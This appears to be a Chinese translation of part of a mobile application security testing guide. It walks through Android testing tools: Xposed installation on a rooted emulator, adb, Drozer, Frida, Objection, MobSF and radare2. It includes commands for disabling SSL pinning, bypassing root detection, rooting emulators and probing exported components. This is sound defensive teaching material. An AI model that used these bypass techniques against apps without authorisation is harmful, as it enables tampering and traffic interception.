Xposed 经常与 Frida 进行比较。当在 root 设备上运行 Frida 时，您需要进行相似的安装过程。当进行动态检测时，这两个框架都提供了极大地便利。当 Frida 使应用程序崩溃时，您可以尝试 Xposed。接下来，与丰富的 Frida 脚本类似，您可以轻松地使用 Xposed 附带的许多模块中的一个，例如前面讨论的绕过 SSL 检测的模块（JustTrustMe 和 sslunpinning）。Xposed 还包括其他模块，比如 Inspeckage，它允许您进行更深入的应用程序测试。除此之外，您还可以创建自己的模块来绕过 Android 应用程序常用的安全机制。

Xposed 也可以通过以下脚本安装在模拟器上：

```
#!/bin/sh
echo "Start your emulator with 'emulator -avd NAMEOFX86A8.0 -writable-system -selinux
permissive -wipe-data"
adb root && adb remount
adb install SuperSU\ v2.79.apk #binary can be downloaded from
http://www.supersu.com/download
adb push root_avd-master/SuperSU/x86/su /system/xbin/su
adb shell chmod 0755 /system/xbin/su
adb shell setenforce 0
adb shell su --install
adb shell su --daemon&
adb push busybox /data/busybox #binary can be downloaded from https://busybox.net/
# adb shell "mount -o remount,rw /system && mv /data/busybox /system/bin/busybox &&
chmod 755 /system/bin/busybox && /system/bin/busybox --install /system/bin"
adb shell chmod 755 /data/busybox
adb shell 'sh -c "./data/busybox --install /data"'
adb shell 'sh -c "mkdir /data/xposed"'
adb push xposed8.zip /data/xposed/xposed.zip #can be downloaded from https://dl-
xda.xposed.info/framework/
adb shell chmod 0755 /data/xposed
adb shell 'sh -c "./data/unzip /data/xposed/xposed.zip -d /data/xposed/"'
adb shell 'sh -c "cp /data/xposed/xposed/META-INF/com/google/android/*.*
/data/xposed/xposed/"'
```

```
echo "Now adb shell and do 'su', next: go to ./data/xposed/xposed, make flash-script.sh  
executable and run it in that directory after running SUperSU"  
echo "Next, restart emulator"  
echo "Next, adb install XposedInstaller_3.1.5.apk"  
echo "Next, run installer and then adb reboot"  
echo "Want to use it again? Start your emulator with 'emulator -avd NAMEOFX86A8.0 -  
writable-system -selinux permissive'"
```

请注意，截至 2021 年初，Xposed 尚未适配 Android 9 (API 级别 28) 及以上。

5.2.1.4. 推荐工具-主机

为了分析 Android 应用程序，您应该在主机上安装以下工具。请查看官方文档以获取以下工具/框架的安装说明。我们将在整个指南中提到它们。

5.2.1.4.1. Adb

Android SDK 附带的 adb (Android Debug Bridge) 架起了本地开发环境与连接的 Android 设备之间的桥梁。通常会利用它来测试模拟器上的应用程序或通过 USB 或 WiFi 连接的设备。使用 adb devices 命令列出已连接的设备，并使用-l 参数执行该命令以检索有关这些设备的更多详细信息。

```
$ adb devices -l  
List of devices attached  
090c285c0b97f748 device usb:1-1 product:razor model:Nexus_7 device:flo  
emulator-5554 device product:sdk_google_phone_x86 model:Android_SDK_built_for_x86  
device:generic_x86 transport_id:1
```

adb 提供了其他有用的命令，例如 adb shell 在目标上启动交互式 shell，adb forward 将特定主机端口上的通信转发到连接设备上的不同端口。

```
$ adb forward tcp:<host port> tcp:<device port>  
  
$ adb -s emulator-5554 shell  
root@generic_x86:/ # ls  
acct  
cache  
charger  
config
```

在本书后面的测试中，将会遇到关于如何使用 adb 命令的不同用例。请注意，如果连接了多个设备，则必须使用-s 参数定义目标设备的 serial number (如前面的代码段所示)。

5.2.1.4.2. Angr

Angr 是一个用于分析二进制文件的 Python 框架。它对静态和动态符号分析都很有用。换句话说：给定一个二进制文件和一个请求的状态，Angr 将尝试使用暴力和形式化方法（用于静态代码分析的一种技术）来找到一条路径来达到该状态，使用 angr 到达请求的状态通常比手动调试和搜索到达所需状态的路径要快得多。Angr 用 VEX 中间语言操作，并带有 ELF/ARM 二进制文件的加载程序，因此它非常适合处理原生代码，例如原生 Android 二进制文件。

Angr 允许反汇编、程序插桩、符号执行、控制流分析、数据依赖性分析、反编译等，因为它提供了大量的插件。

由于 Angr 版本 8 基于 Python3，可以通过 pip 在*nix 操作系统、macOS 和 Windows 上安装：

```
$ pip install angr
```

angr 的一些依赖项包含 Python 模块 Z3 和 PyVEX 的分支版本，这将覆盖原始版本。如果将这些模块用于其他用途，则应该使用 Virtualenv 创建一个专用的虚拟环境。或者可以始终使用官方提供的 docker 容器。有关详细信息，请参阅安装指南。

在 Angr 的 Gitbooks 页面上提供了全面的文档，包括安装指南、教程和使用示例。还提供了完整的 API 参考。

您可以从 Python REPL（例如 iPython）使用 angr，或者编写方法脚本。尽管 angr 有一个陡峭的学习曲线，但当您想强行进入可执行文件的给定状态时，我们建议您使用它。请参阅“逆向工程和篡改”章节中的“符号执行”一节，这是一个很好的例子。

5.2.1.4.3. Apktool

Apktool 用于解包 Android 应用程序包（apk）。简单地用标准的解压程序解压 apk 会使一些文件无法读取。AndroidManifest.xml 文件编码为二进制 XML 格式，文本编辑器无法读取。此外，应用程序资源仍然打包到单个存档文件中。

当使用默认命令行标志运行时，apktool 会自动将 Android 清单文件解码为基于文本的 XML 格式，并提取文件资源（它还会将.DEX 文件反汇编为 smali 代码，本书稍后将重新讨论这一特性）。

```
$ apktool d base.apk
I: Using Apktool 2.1.0 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sven/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ cd base
$ ls -alh
total 32
drwxr-xr-x 9 sven staff 306B Dec 5 16:29 .
drwxr-xr-x 5 sven staff 170B Dec 5 16:29 ..
-rw-r--r-- 1 sven staff 10K Dec 5 16:29 AndroidManifest.xml
-rw-r--r-- 1 sven staff 401B Dec 5 16:29 apktool.yml
drwxr-xr-x 6 sven staff 204B Dec 5 16:29 assets
drwxr-xr-x 3 sven staff 102B Dec 5 16:29 lib
drwxr-xr-x 4 sven staff 136B Dec 5 16:29 original
drwxr-xr-x 131 sven staff 4.3K Dec 5 16:29 res
drwxr-xr-x 9 sven staff 306B Dec 5 16:29 smali
```

解包文件包括：

- AndroidManifest.xml 文件：已解码的 Android 清单文件，可在文本编辑器中打开和编辑。
- apktool.yml：包含 apktool 输出信息的文件。
- original：包含 MANIFEST.MF 文件，其中包含有关 JAR 文件中包含的文件的信息。
- res：包含应用程序资源的目录。
- smali：包含反汇编 Dalvik 字节码的目录。

您还可以使用 apktool 将解码的资源重新打包回二进制 APK/JAR。有关更多信息和实际示例，请参阅本章后面的“探索应用程序包”一节和“Android 篡改和逆向工程”章节中的“重新打包”一节。

5.2.1.4.4. Apkx

Apkx 是基于 Python 的流行的免费 dex 转换器和 Java 反编译器。它自动化了 apk 的提取、转换和反编译。安装如下：

```
$ git clone https://github.com/b-mueller/apkx
$ cd apkx
$ sudo ./install.sh
```

这应该将 apkx 复制到 /usr/local/bin。有关用法的更多信息，请参阅“逆向工程和篡改”章节的“反编译 Java 代码”一节。

5.2.1.4.5. Burp Suite

Burp 套件是一个用于对移动端和 web 应用程序进行安全测试的集成平台。其上的工具通过无缝协同工作以支持整个测试过程，从攻击面的初始映射和分析到发现和利用安全漏洞。Burp 代理作为 Burp 套件的 web 代理服务器运行，Burp 套件位于浏览器和 web 服务器之间。套件允许您拦截、检查和修改传入和传出的原始 HTTP 流量。

当 iOS 设备和工作站连接到允许客户端到客户端通信的 Wi-Fi 网络时设置 Burp 代理流量是非常简单的。

PortSwigger 提供了一个很好的关于设置 Android 设备以使用 Burp 的教程，以及一个关于将 Burp 的 CA 证书安装到 Android 设备的教程。

5.2.1.4.6. Drozer

Drozer 是一个 Android 安全评估框架，它允许您通过扮演与另一个应用程序的 IPC 端点和底层操作系统交互的第三方应用程序的角色来搜索应用程序和设备中的安全漏洞。

使用 Drozer 的优势在于它能够自动执行多个任务，并且可以通过模块进行扩展。这些模块非常有用，它们涵盖了不同的类别，包括扫描类，其可以通过简单的命令扫描已知缺陷，比如 scanner.provider.injection 模块，可以在系统中安装的所有应用程序的 content providers 中检测 SQL 注入。如果没有 drozer，列出应用程序权限等简单任务需要几个步骤，包括反编译 APK 和手动分析结果。

5.2.1.4.6.1. 安装 Drozer

您可以参考 drozer GitHub 页面（对于 Linux 和 Windows，对于 macOS，请参阅此博客文章）和 drozer 网站以获取先决条件和安装说明。

drozer GitHub 页面解释了 drozer 在 Unix、Linux 和 Windows 上的安装说明。对于 macOS，本文将演示所有安装说明。

5.2.1.4.6.2. 使用 Drozer

在开始使用 drozer 之前，还需要在 Android 设备上运行 drozer 代理。从 releases 页面下载最新的 drozer 代理，并用 adb install 安装它 drozer.apk。

安装完成后，可以通过运行 adb forward tcp:31415 tcp:31415 启动 drozer 控制台与模拟器或通过 USB 连接的设备连接。请参阅 [here](#) 的完整说明。

现在您可以开始分析应用程序了。好的第一步是枚举应用程序的攻击面，这可以通过以下命令轻松完成：

```
$ dz> run app.package.attacksurface <package>
```

同样，如果没有 drozer，这将需要几个步骤。模块 app.package.attacksurface 列出导出的 activities, broadcast receivers, content providers and services，因此它们是公开的，可以通过其他应用程序访问。一旦我们确定了我们的攻击面，就可以通过 drozer 与 IPC 端点进行交互，而无需编写单独的独立应用程序，因为某些任务（如与 content provider）需要它。

例如：如果应用程序有一个导出的 Activity 泄漏了敏感信息，我们可以使用 Drozer 模块 module app.activity.start 拉起这个 Activity：

```
$ dz> run app.activity.start --component <package> <component name>
```

如上的命令将启动活动，可能泄漏一些敏感信息。Drozer 为每种类型的 IPC 机构提供模块。如果您想通过一个易受攻击的测试案例来使用 Drozer 的各类模块请下载 [InsecureBankv2](#)。请密切关注 scanner 类别中的模块，因为它们非常有助于自动检测系统包中的漏洞，特别是如果您使用的是手机公司提供的 ROM。甚至 Google 的系统包中的 SQL 注入漏洞过去也曾被 drozer 发现过。

5.2.1.4.6.3. Drozer 的其它命令

下面是一个非详尽的命令列表，您可以使用它在 Android 上开始探索：

#列出所有已安装的软件包。

```
$ dz> run app.package.list
```

#查找特定应用程序的包名。

```
$ dz> run app.package.list -f (string to be searched)
```

#查看基本信息。

```
$ dz> run app.package.info -a (package name)

#展示导出的应用程序组件。
$ dz> run app.package.attacksurface (package name)

#展示导出的 Activities。
$ dz> run app.activity.info -a (package name)

#拉起导出的 Activities。
$ dz> run app.activity.start --component (package name) (component name)

#展示导出的 Broadcast receivers。
$ dz> run app.broadcast.info -a (package name)

#给 Broadcast receiver 发送信息。
$ dz> run app.broadcast.send --action (broadcast receiver name) -- extra (number of arguments)

#在 content providers 中检测注入。
$ dz> run scanner.provider.injection -a (package name)
```

5.2.1.4.6.4. Drozer 的其他资源

您可能找到有用信息的地方：

- [official Drozer User Guide](#)
- [drozer GitHub page](#)
- [drozer Wiki](#)
- [Command Reference](#)
- [Using drozer for application security assessments](#)
- [Exploitation features in drozer](#)
- [Using modules](#)

5.2.1.4.7. Frida

Frida 是一个免费的、开源的动态代码检测工具包，它允许您在本地应用程序中执行 JavaScript 片段。它已经在通用测试指南的“篡改和逆向工程”章节中介绍过。

Frida 支持与 Android Java 运行时的交互。您将能够 hook 并调用进程及其本机库中的 Java 和本机函数。您的 JavaScript 代码段可以完全访问内存，例如读取、写入任何结构化数据。

以下是 Frida API 提供的一些功能，这些功能与 Android 相关或独占：

- 实例化 Java 对象并调用静态和非静态类方法（JavaAPI）。
- 替换 Java 方法实现（Java API）。
- 通过扫描 Java 堆（Java API）枚举特定类的实时实例。
- 扫描进程中内存中出现的字符串（内存 API）。
- 拦截本机函数调用，在函数入口和出口运行自己的代码（拦截器 API）。

请记住，在 Android 上还可以从安装 Frida 时提供的内置工具中获益，其中包括 Frida CLI（Frida）、Frida-ps、Frida-ls-devices 和 frida-trace。

Frida 经常被比作 Xposed，但是这种比较是不公平的，因为这两个框架的设计都有不同的目标。作为应用程序安全测试人员，了解这一点非常重要，这样您就可以知道在何种情况下使用哪种框架：

- Frida 是独立的，您只需从目标 Android 设备的已知位置运行 Frida 服务器二进制文件（请参阅下面的“安装 Frida”）。这意味着，与 Xposed 相比，它没有深入安装在目标操作系统中。
- 逆向研究应用程序是一个迭代的过程。作为前一点的结果，您在测试时获得了更短的反馈循环，因为不需要（软）重新启动来应用或简单地更新挂钩。因此，在实现更永久的 hook 时，您可能更喜欢使用 Xposed。
- 您可以在进程运行的任何时候动态注入和更新 Frida JavaScript 代码（类似于 iOS 上的 Cycript）。通过这种方式，您可以通过让 Frida 生成您自己的应用程序来执行所谓的早期插桩，或者您可能更喜欢附加到一个正在运行的应用程序上，该应用程序可能已经处于特定状态。
- Frida 能够处理 Java 和本机代码（JNI），允许您同时修改它们。但这就是 Xposed 的一个缺陷，它缺乏对本机代码支持。

请注意，截至 2021 年初，Xposed 还不能在 android9（API 级别 28）上运行。

5.2.1.4.7.1. 安装 Frida

要在本地安装 Frida，只需运行：

```
$ pip install frida-tools
```

或参阅安装页 [installation page](#) 了解更多详细信息。

下一步是在 Android 设备上设置 Frida :

- 如果设备没有 root , 也可以使用 Frida , 请参阅“逆向工程和篡改”章节的“未 root 设备的动态分析 [Dynamic Analysis on Non-Rooted Devices](#)”一节。
- 如果设备已经 root , 只需按照官方说明或以下提示操作即可。

除非另有说明 , 否则我们假设您的设备是 root 过的。从 frida 发布页面下载 frida 服务器二进制文件。确保下载了适合 Android 设备或模拟器架构的 frida 服务器二进制文件 : x86、x86\u005c u64、arm 或 arm64。确保服务器版本 (至少是主版本号) 与本地 Frida 安装的版本匹配。PyPI 通常安装 Frida 的最新版本。如果不確定安装了哪个版本 , 可以使用 Frida 命令行工具进行检查 :

```
$ frida --version
```

或者可以运行以下命令自动检测 Frida 版本并下载正确的 Frida 服务器二进制文件 :

```
$ wget https://github.com/frida/frida/releases/download/$(frida --version)/frida-server-  
$(frida --version)-android-arm.xz
```

将 frida-server 复制到设备并运行它 :

```
$ adb push frida-server /data/local/tmp/  
$ adb shell "chmod 755 /data/local/tmp/frida-server"  
$ adb shell "su -c /data/local/tmp/frida-server &"
```

5.2.1.4.7.2. 使用 Frida

运行 frida-server 后 , 您现在应该可以使用以下命令获得正在运行的进程的列表 (使用-U 选项指示 frida 使用已连接的 USB 设备或模拟器) :

```
$ frida-ps -U  
PID Name  
-----  
276 adbd  
956 android.process.media  
198 bridgemgrd  
30692 com.android.chrome  
30774 com.android.chrome:privileged_process0  
30747 com.android.chrome:sandboxed  
30834 com.android.chrome:sandboxed  
3059 com.android.nfc  
1526 com.android.phone  
17104 com.android.settings
```

1302 com.android.systemui
(...)

或者使用-Uai 组合命令，以获取连接的 USB 设备（ -U ）上当前安装（ -i ）的所有应用程序（ -a ）：

```
$ frida-ps -Uai
  PID Name           Identifier
-----
  766 Android System      android
 30692 Chrome            com.android.chrome
 3520 Contacts Storage   com.android.providers.contacts
    - Uncrackable1        sg.vantagepoint.uncrackable1
    - drozer Agent         com.mwr.dz
```

这将显示所有应用程序的名称和标识符，如果它们当前正在运行，它还将显示它们的 PID。在列表中搜索应用程序，并记下 PID 或其名称/标识符。从现在起，您将使用其中一个来引用您的应用程序。建议使用标识符，因为每次运行应用程序时 PIDs 都会发生变化。举个例子：com.android.chrome 浏览器。现在可以在所有 Frida 工具上使用此字符串，例如在 Frida CLI、frida-trace 或 Python 脚本上。

5.2.1.4.7.3. 使用 frida-trace 跟踪本机库

要跟踪特定的（低级）库调用，可以使用 frida trace 命令行工具：

```
$ frida-trace -U com.android.chrome -i "open"
```

这会在_handlers_/libc.so/open.js 中生成 JavaScript，Frida 将其注入到进程中。脚本将对 libc.so 中 open 函数的所有调用进行追踪。您可以使用 [JavaScript API](#) 根据需要修改生成的脚本。

不幸的是，目前还不支持跟踪 Java 类的高级方法（但将来可能会支持）。

5.2.1.4.7.4. Frida CLI 和 Java API

使用 Frida CLI 工具（Frida）以交互方式处理 Frida。它钩住一个进程，并为您提供一个到 Frida 的 API 的命令行接口。

```
$ frida -U com.android.chrome
```

使用-l 选项，还可以使用 fridacli 加载脚本，例如 myscript.js 文件：

```
$ frida -U -l myscript.js com.android.chrome
```

Frida 还提供了 JavaAPI，这对于处理 Android 应用程序特别有帮助。它允许您直接使用 Java 类和对象。下面是覆盖活动类的 onResume 函数的脚本：

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.onResume.implementation = function () {
        console.log("[*] onResume() got called!");
        this.onResume();
    };
});
```

上面的脚本调用 Java.perform 文件确保代码在 Java VM 的上下文中执行。它通过 Java.use 实例化了 android.app.Activity 类并重写了 onResume 函数。新的 onResume 函数实现了将通知打印到控制台，并通过调用 this.onResume，使应用程序每次在恢复活动时运行初始的 onResume 方法。

Frida 还允许您搜索和处理堆上的实例化对象。下面的脚本将搜索 android.view.View 对象并调用其 toString 方法。结果将打印到控制台：

```
setImmediate(function() {
    console.log("[*] Starting script");
    Java.perform(function () {
        Java.choose("android.view.View", {
            "onMatch":function(instance){
                console.log("[*] Instance found: " + instance.toString());
            },
            "onComplete":function(){
                console.log("[*] Finished heap search")
            }
        });
    });
});
```

输出如下所示：

```
[*] Starting script
[*] Instance found: android.view.View{7cce478 G.E..... ID 0,0-0,0 #7f0c01fc
app:id/action_bar_black_background}
[*] Instance found: android.view.View{2809551 V.E..... 0,1731-0,1731 #7f0c01ff
app:id/menu_anchor_stub}
[*] Instance found: android.view.View{be471b6 G.E..... I. 0,0-0,0 #7f0c01f5
app:id/location_bar_verbose_status_separator}
[*] Instance found: android.view.View{3ae0eb7 V.E..... 0,0-1080,63 #102002f
```

```
android:id/statusBarBackground}
[*] Finished heap search
```

您还可以使用 Java 的反射功能。列出 android.view.View 视图类的 public 方法，可以在 Frida 中为此类创建封装，并从封装类属性调用 getMethods：

```
Java.perform(function () {
    var view = Java.use("android.view.View");
    var methods = view.class.getMethods();
    for(var i = 0; i < methods.length; i++) {
        console.log(methods[i].toString());
    }
});
```

这将向终端打印一个非常长的方法列表：

```
public boolean android.view.View.canResolveLayoutDirection()
public boolean android.view.View.canResolveTextAlignment()
public boolean android.view.View.canResolveTextDirection()
public boolean android.view.View.canScrollHorizontally(int)
public boolean android.view.View.canScrollVertically(int)
public final void android.view.View.cancelDragAndDrop()
public void android.view.View.cancelLongPress()
public final void android.view.View.cancelPendingInputEvents()
...
...
```

5.2.1.4.7.5. 绑定 Frida

为了扩展脚本体验，Frida 提供了对 Python、C、NodeJS 和 Swift 等编程语言的绑定。

以 Python 为例，首先要注意的是不需要进一步的安装步骤。用 import-frida 启动 Python 脚本，就可以开始了。请参阅以下仅运行上一个 JavaScript 片段的脚本：

```
# frida_python.py
import frida

session = frida.get_usb_device().attach('com.android.chrome')

source = """
Java.perform(function () {
    var view = Java.use("android.view.View");
    var methods = view.class.getMethods();
    for(var i = 0; i < methods.length; i++) {
        console.log(methods[i].toString());
    }
})
```

```
});  
"""
```

```
script = session.create_script(source)  
script.load()
```

```
session.detach()
```

在本例中，运行 Python 脚本(python3 frida_python.py)与上一个示例的结果相同：它将打印 android.view.view 视图类到终端。但是，您可能希望使用 Python 中的数据。使用 send 代替 console.log 将 JSON 格式的数据从 JavaScript 发送到 Python。请阅读下面示例中的注释：

```
# python3 frida_python_send.py  
import frida  
  
session = frida.get_usb_device().attach('com.android.chrome')  
  
# 1. we want to store method names inside a list  
android_view_methods = []  
  
source = """  
Java.perform(function () {  
    var view = Java.use("android.view.View");  
    var methods = view.class.getMethods();  
    for(var i = 0; i < methods.length; i++) {  
        send(methods[i].toString());  
    }  
});  
"""  
  
script = session.create_script(source)  
  
# 2. this is a callback function, only method names containing "Text" will be appended to the list  
def on_message(message, data):  
    if "Text" in message['payload']:  
        android_view_methods.append(message['payload'])  
  
# 3. we tell the script to run our callback each time a message is received  
script.on('message', on_message)  
  
script.load()  
  
# 4. we do something with the collected data, in this case we just print it
```

```
for method in android_view_methods:  
    print(method)  
  
session.detach()
```

这将有效地过滤方法并仅打印包含字符串“Text”的方法：

```
$ python3 frida_python_send.py  
public boolean android.view.View.canResolveTextAlignment()  
public boolean android.view.View.canResolveTextDirection()  
public void android.view.View.setTextAlignment(int)  
public void android.view.View.setTextDirection(int)  
public void android.view.View.setTooltipText(java.lang.CharSequence)  
...
```

最后，由您决定在何处使用数据。有时从 JavaScript 来实现会更方便，而在其他情况下，Python 将是最好的选择。当然，您也可以使用 `script.post`. 有关发送 `sending` 和接收 `receiving` 消息的更多信息，请参阅 Frida 文档。

5.2.1.4.8. Magisk

Magisk (“Magic Mask”) 是一种 root Android 设备的方法。它的特点在于对系统进行修改的方式。当其他 root 工具改变系统分区上的实际数据时，Magisk 却没有（称为“无系统”）。这样就可以对 root 后的设备敏感的应用程序（例如银行或游戏）进行隐藏修改，并允许使用正式的 Android OTA 升级，而无需事先取消设备的 root 状态。

阅读 GitHub 上的官方文档可以熟悉 Magisk。如果没有安装 Magisk，可以在文档中找到安装说明。如果您使用正式的 Android 版本并计划升级它，Magisk 提供了一个关于 GitHub 的教程。

了解更多 [rooting your device with Magisk](#).

5.2.1.4.9. MobSF

MobSF 是一个自动化的、一体化的移动应用程序测试框架，也支持 Android APK 文件。启动 MobSF 最简单的方法是通过 Docker。

```
$ docker pull opensecurity/mobile-security-framework-mobsf  
$ docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

或者通过运行以下命令在主机上本地安装并启动：

```
# Setup
git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
cd Mobile-Security-Framework-MobSF
./setup.sh # For Linux and Mac
setup.bat # For Windows

# Installation process
./run.sh # For Linux and Mac
run.bat # For Windows
```

启动并运行 MobSF 后，您可以通过在浏览器中打开它 <http://127.0.0.1:8000>。只需将您想要分析的 APK 拖入上传区域，MobSF 就会开始它的工作。

在 MobSF 完成分析之后，您将收到一页关于所有已执行测试的概述。页面被分成多个部分，给出应用程序攻击面的一些初步提示。

将显示以下内容：

- 应用程序及其二进制文件的基本信息。
- 一些选项：
 - 查看 AndroidManifest.xml 文件。
 - 查看应用程序的 IPC 组件。
- 签署人证书。
- 应用程序权限。
- 显示已知缺陷的安全分析，例如：启用了应用程序备份。
- 应用程序二进制文件使用的库列表和解压后的 APK 中的所有文件列表。
- 检查恶意 URL 的恶意软件分析。

有关更多详细信息，请参阅 MobSF 文档。

5.2.1.4.10. Objection

Objection 是一个“运行时进行移动探测的工具包，由 Frida 提供支持”。它的主要目标是通过直观的界面在非 root 设备上进行安全测试。

Objection 为您提供了相关工具，可以通过重新打包将 Frida 小工具轻松地注入到应用程序中，从而实现这一目标。通过这种方式可以将重新打包的应用程序部署到非 root 的设备上，方法是将其侧向加载并与应用程序交互，如前一节所述。

但是，Objection 还提供了一个 REPL，允许与应用程序交互，使其能够执行应用程序可以执行的任何操作。Objection 的全部特性可以在项目主页上找到，但这里有几个有趣的特征：

- 重新打包应用程序以包含 Frida 小工具。
- 通过简单的方法禁用 SSL 检测。
- 访问应用程序存储以下载或上载文件。
- 执行自定义 Frida 脚本。
- 列出 Activities, Services and Broadcast receivers。
- 开始 Activities。

在非 root 设备上执行高级动态分析的能力是使 Objection 非常有用的特点之一。一个应用程序可能包含高级的 RASP 控件，它可以检测您的 root 方式，注入一个 frida 小工具可能是绕过这些控件的最简单的方法。此外，包含的 Frida 脚本使快速分析应用程序或绕过基本安全控制变得非常容易。

最后，如果您确实可以访问一台 root 的设备，您可以直接连接到正在运行的 Frida 服务器以提供其所有功能，而无需重新打包应用程序。

5.2.1.4.10.1. 安装 Objection

Objection 可以通过 pip 安装，如 [Objection's Wiki](#) 所述。

```
$ pip3 install objection
```

如果您的设备越狱了，您现在可以与设备上运行的任何应用程序进行交互了，您可以跳到下面的“使用 Objection”部分。

但是，如果要在非 root 设备上进行测试，则首先需要在应用程序中包含 Frida 小工具。Objection Wiki [Objection Wiki](#) 详细描述了所需的步骤，在做好正确的准备之后，您可以通过调用 Objection 命令来测试 APK：

```
$ objection patchapk --source app-release.apk
```

然后需要使用 adb 安装更新后的应用程序，如“基本测试操作-安装应用程序”中所述。

5.2.1.4.10.2. 使用 Objection

启动 Objection 取决于您是否已更新 APK 或是否使用运行 Frida-server 的 root 设备。对于运行已修补的 APK，Objection 将自动查找任何连接的设备并搜索一个小工具。但是，在使用 Frida-server 时，您需要明确地告诉 frida-server 要分析哪个应用程序。

```
# Connecting to a patched APK
objection explore
```

```
# Find the correct name using frida-ps
$ frida-ps -Ua | grep -i telegram
30268 Telegram          org.telegram.messenger
```

```
# Connecting to the Telegram app through Frida-server
$ objection --gadget="org.telegram.messenger" explore
```

一旦进入 Objection REPL，就可以执行任何可用的命令。下面是一些最有用的方法的概述：

```
# Show the different storage locations belonging to the app
$ env
```

```
# Disable popular ssl pinning methods
$ android ssllibpinning disable
```

```
# List items in the keystore
$ android keystore list
```

```
# Try to circumvent root detection
$ android root disable
```

关于使用 Objection REPL 的更多信息可以在 [Objection Wiki](#) 上找到。

5.2.1.4.11. radare2

radare2 (r2) 是一个流行的开源逆向工程框架，用于反汇编、调试、debug 和分析二进制文件，可编写脚本，支持多种架构和文件格式，包括 Android/iOS 应用程序。对于 Android，支持 Dalvik-DEX (odex，multidex)、ELF (executables，.so，ART) 和 Java (JNI 和 Java 类)。它还

包含几个有用的脚本，可以帮助对移动应用程序分析，因为他提供了低级别的反汇编和安全的静态分析，在传统工具失败时非常方便使用。

radare2 实现了一个丰富的命令行界面（CLI），可以在其中执行上述任务。但是，如果您不喜欢使用 CLI 来进行逆向工程，您可能会考虑使用 Web UI（通过-H 标志）或者更方便的 QT 和 C++ GUI 版本，其称为 Cutter。请记住，CLI，更具体地说，它的可视化模式和脚本功能（r2pipe）是 radare2 强大功能的核心，并且绝对值得学习如何使用它。

5.2.1.4.11.1. 安装 radare2

请参考 radare2 的官方安装说明。我们强烈建议从 GitHub 版本安装 radare2，而不是通过 APT 等通用包管理器。radare2 处于非常活跃的开发阶段，这意味着第三方存储库通常已经过时。

5.2.1.4.11.2. 使用 radare2

radare2 框架包含一组小型实用程序，这些实用程序可以从 r2 shell 中使用，也可以单独用作 CLI 工具。这些实用程序包括 rabin2、rasm2、rahash2、radiff2、rafind2、ragg2、rarun2、rax2，当然还有 r2，它是最主要的。

例如：可以使用 rafind2 直接从编码的 Android Manifest 中读取字符串(AndroidManifest.xml 文件)：

```
# Permissions
$ rafind2 -ZS permission AndroidManifest.xml
# Activities
$ rafind2 -ZS activity AndroidManifest.xml
# Content Providers
$ rafind2 -ZS provider AndroidManifest.xml
# Services
$ rafind2 -ZS service AndroidManifest.xml
# Receivers
$ rafind2 -ZS receiver AndroidManifest.xml
```

或者使用 rabin2 获取有关二进制文件的信息：

```
$ rabin2 -I UnCrackable-Level1/classes.dex
arch    dalvik
baddr   0x0
binsz   5528
bintype class
bits    32
canary  false
```

```

retguard false
class 035
crypto false
endian little
havecode true
laddr 0x0
lang dalvik
linenum false
lsyms false
machine Dalvik VM
maxopsz 16
minopsz 1
nx false
os linux
pcalign 0
pic false
relocs false
sanitiz false
static true
stripped false
subsys java
va true
sha1 12-5508c b7fafe72cb521450c4470043caa332da61d1bec7
adler32 12-5528c 00000000

```

键入 rabin2-h 查看所有选项：

```

$ rabin2 -h
Usage: rabin2 [-AcdeEghHiIjlLMqrRsSUvVxzZ] [-@ at] [-a arch] [-b bits] [-B addr]
              [-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-P[-P] pdb]
              [-o str] [-O str] [-k query] [-D lang symname] file
-@ [addr]    show section, symbol or import at addr
-A           list sub-binaries and their arch-bits pairs
-a [arch]    set arch (x86, arm, .. or <arch>_<bits>)
-b [bits]    set bits (32, 64 ...)
-B [addr]    override base address (pie bins)
-c           list classes
-cc          list classes in header format
-H           header fields
-i           imports (symbols imported from libraries)
-I           binary info
-j           output in json
...

```

使用 r2 主程序访问 r2 shell。可以像加载任何其他二进制文件一样加载 DEX 二进制文件：

```
$ r2 classes.dex
```

输入 r2-h 查看所有可用选项。一个非常常用的标志是-A，它在加载目标二进制文件后触发分析。但是，应该谨慎使用该模块，并且与小型二进制文件一起使用，因为它非常耗时且消耗更多资源。您可以在“Android 上的篡改和逆向工程”章节中了解更多信息。

进入 r2 shell 后，还可以访问其他 radare2 实用程序提供的功能。例如：运行 i 将打印二进制文件的信息，与 rabin2-i 完全相同。

要打印所有字符串，请使用 r2 shell 中的 rabin2 -Z 或命令 iz（或不太详细的 izq）。

```
[0x000009c8]> izq
0xc50 39 39 /dev/com.koushikdutta.superuser.daemon/
0xc79 25 25 /system/app/Superuser.apk
...
0xd23 44 44 5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc=
0xd51 32 32 8d127684cbc37c17616d806cf50473cc
0xd76 6 6 <init>
0xd83 10 10 AES error:
0xd8f 20 20 AES/ECB/PKCS7Padding
0xda5 18 18 App is debuggable!
0xdc0 9 9 CodeCheck
0x11ac 7 7 Nope...
0x11bf 14 14 Root detected!
```

大多数情况下，可以将特殊选项附加到命令中，例如 q 使命令不那么冗长，或 j 以 JSON 格式提供输出（使用{}美化 JSON 字符串）。

```
[0x000009c8]> izj~{}
[
{
    "vaddr": 3152,
    "paddr": 3152,
    "ordinal": 1,
    "size": 39,
    "length": 39,
    "section": "file",
    "type": "ascii",
    "string": "L2Rldi9jb20ua291c2hpa2R1dHRhLnN1cGVydXNlci5kYWVtb24v"
},
{
    "vaddr": 3193,
    "paddr": 3193,
    "ordinal": 2,
```

```

"size": 25,
"length": 25,
"section": "file",
"type": "ascii",
"string": "L3N5c3RlbS9hcHAvU3VwZXJ1c2VyLmFwaw=="
},

```

您可以使用 r2 命令 ic (信息类) 打印类名及其方法。

```
[0x000009c8]> ic
...
0x0000073c [0x00000958 - 0x00000abc] 356 class 5
Lsg/vantagepoint/uncrackable1/MainActivity
                                :: Landroid/app/Activity;
0x00000958 method 0 pC Lsg/vantagepoint/uncrackable1/MainActivity.method.<init>()V
0x00000970 method 1 P
Lsg/vantagepoint/uncrackable1/MainActivity.method.a(Ljava/lang/String;)V
